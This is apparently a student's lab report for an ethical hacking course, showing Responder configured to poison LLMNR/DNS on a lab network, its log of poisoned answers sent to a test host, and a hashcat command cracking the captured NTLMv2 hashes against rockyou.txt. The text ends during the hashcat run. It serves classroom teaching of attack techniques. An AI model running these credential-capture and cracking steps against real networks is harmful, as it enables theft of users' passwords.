



Course: CYB302

**Ethical Hacking
(Canadian Context)**

**Lab 7: Capturing Hashes, Brute Forcing, Wireless
Testing, Cracking WPA2 Passwords and De-
authenticating Clients with Wifite**

Coordinator and Instructor:


Muhamma Saleem



Student Name: Olushola Enoch Bayode


Student ID: 23077087


Section: 3rd Semester

Activity 1: Capturing Hashes (VirtualBox)











```
kali@kali: ~  
File Actions Edit View Help  
$ responder -h  
  
NBT-NS, LLMNR & MDNS Responder 3.1.5.0  
  
To support this project:  
Github → https://github.com/sponsors/lgandx  
Paypal → https://paypal.me/PythonResponder  
  
Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C  
  
Usage: responder -I eth0 -w -d  
or:  
responder -I eth0 -wd  
  
Options:  
-v, --version          show program's version number and exit  
-h, --help            show this help message and exit  
-A, --analyze          Analyze mode. This option allows you to see NBT-NS,  
                        BROWSER, LLMNR requests without responding.  
-I eth0, --interface=eth0  
                        Network interface to use, you can use 'ALL' as a  
                        wildcard for all interfaces  
-i 10.0.0.21, --ip=10.0.0.21  
                        Local IP to use (only for OSX)  
-6 2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed, --externalip6-2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed  
                        Poison all requests with another IPv6 address than  
                        Responder's one.  
-e 10.0.0.22, --externalip=10.0.0.22  
                        Poison all requests with another IP address than  
                        Responder's one.  
-b, --basic            Return a Basic HTTP authentication. Default: NTLM  
-d, --DHCP            Enable answers for DHCP broadcast requests. This  
                        option will inject a WPAD server in the DHCP response.
```

```
22 WINKM = On
23 SNMP = Off
24 MQTT = On
25
26 ; Custom challenge.
27 ; Use "Random" for generating a random challenge for each requests (Default)
28 Challenge = Random
29
30 ; SQLite Database file
31 ; Delete this file to re-capture previously captured hashes
32 Database = Responder.db
33
34 ; Default log file
35 SessionLog = Responder-Session.log
36
37 ; Poisoners log
38 PoisonersLog = Poisoners-Session.log
39
40 ; Analyze mode log
41 AnalyzeLog = Analyzer-Session.log
42
43 ; Dump Responder Config log:
44 ResponderConfigDump = Config-Responder.log
45
46 ; Specific IP Addresses to respond to (default = All)
47 ; Example: RespondTo = 10.20.3.100-150, 10.20.3.10, fe80::e059:5c8f:a486:a4ea-a4ef, 2001
370:7334
48 RespondTo = 192.168.16.8
49
50 ; Specific NBT-NS/LLMNR names to respond to (default = All)
51 ; Example: RespondTo = WPAD, DEV, PROD, SQLINT
52 RespondToName = WPAD, DEV, PROD, SQLINT
53 RespondToName =
```



```
kali@kali: /usr/share/responder
File Actions Edit View Help

[+] HTTP Options:
Always serving EXE [off]
Serving EXE [off]
Serving HTML [off]
Upstream Proxy [off]



[+] Poisoning Options:
Analyze Mode [off]
Force WPAD auth [off]
Force Basic Auth [off]
Force LM downgrade [off]
Force ESS downgrade [off]


[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.16.5]
Responder IPv6 [fe80::c76d:8474:3896:2263]
Challenge set [random]
Respond To [192.168.16.8]
Don't Respond To Names [-TSATAP, -TSATAP.LOCAL]
Don't Respond To DNS TLD [-.DO54C]
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-430K10K20PW]
Responder Domain Name [1761.LOCAL]
Responder DCE-RPC Port [445522]

[+] Listening for events...

[+] [DNS] Poisoned answer sent to 192.168.16.8 for name Target.local
[+] [LLMNR] Poisoned answer sent to 192.168.16.8 for name Target
```



```
kali@kali: /usr/share/responder/logs
ls
Analyzer-Session.log  hash.txt  Responder-Session.log
Config-Responder.log  Poisoners-Session.log  SMB-NTLMv2-SSP-fe80::f9f2:fad6:98e7:9d55.txt

(kali@kali)-[/usr/share/responder/logs]
ls /usr/share/wordlists/rockyou.txt
/usr/share/wordlists/rockyou.txt

(kali@kali)-[/usr/share/responder/logs]
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1085/2234 MB (512 MB allocatable), 2

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 4 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

